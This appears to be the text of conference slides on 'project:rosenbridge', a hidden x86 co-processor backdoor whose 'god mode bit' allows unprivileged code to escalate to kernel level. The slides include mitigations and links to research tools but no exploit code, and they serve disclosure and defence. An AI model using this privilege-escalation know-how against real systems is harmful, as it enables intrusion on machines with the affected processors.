
# Ring -4 ... ?

- A secret, co-located core
- Unrestricted access to the x86 core's register file
- Shared execution pipeline
- But it's all nebulous this deep

- ❖ Direct ring 3 to ring 0 hardware privilege escalation on x86.
- ❖ This has never been done.



& Fortunately we still need initial ring 0 access!  
... right?



# Demo

& [Demo]

- ❖ Samuel 2 core has the *god mode bit* enabled by default.
- ❖ Any unprivileged code can escalate to the kernel at any time.

# Protections

- antivirus
- address space protections
- data execution prevention
- code signing
- control flow integrity
- kernel integrity checks

# Mitigations

- Update microcode to lock down *god mode bit*
- Update microcode to disable ucode assists on the *bridge instruction*
- Update OS and firmware to disable *god mode bit*, and periodically check its status

# Mitigations

- ↳ Releasing today:
  - ☒ A tool to check your system
  - ☒ A tool to protect your system

# Conclusions

- This is an old processor, not in widespread use
- The target market is embedded,  
and this is likely a useful feature for customers

# Conclusions


- ❖ Take this as a case study.
- ❖ Back doors *exist* ...  
and we can *find them*.

# Conclusions

- ❖ Alternative threat scenarios ... ?
  - ❖ Doesn't impact performance
  - ❖ Leverages mechanisms already in place
  - ❖ Virtually impossible to detect




Looking forward

A faint, grayscale circuit board pattern serves as the background for the slide, with its intricate network of lines and nodes visible through the text.

*project:rosenbridge*

- ❖ Open sourced
- ❖ Tools, techniques, code, data
- ❖ Starting point for future research



project:nightshtyft



project:nightshtyft

¶ [Demo]

&github.com/xoreaxeaxeax  
  ☒ project:rosenbridge  
  ☒ sandsifter  
  ☒ M/oʌfuscator  
  ☒ REpsych  
  ☒ x86 0-day PoC  
  ☒ Etc.

&Feedback? Ideas?

&domas  
  ☒ @xoreaxeaxeax  
  ☒ xoreaxeaxeax@gmail.com

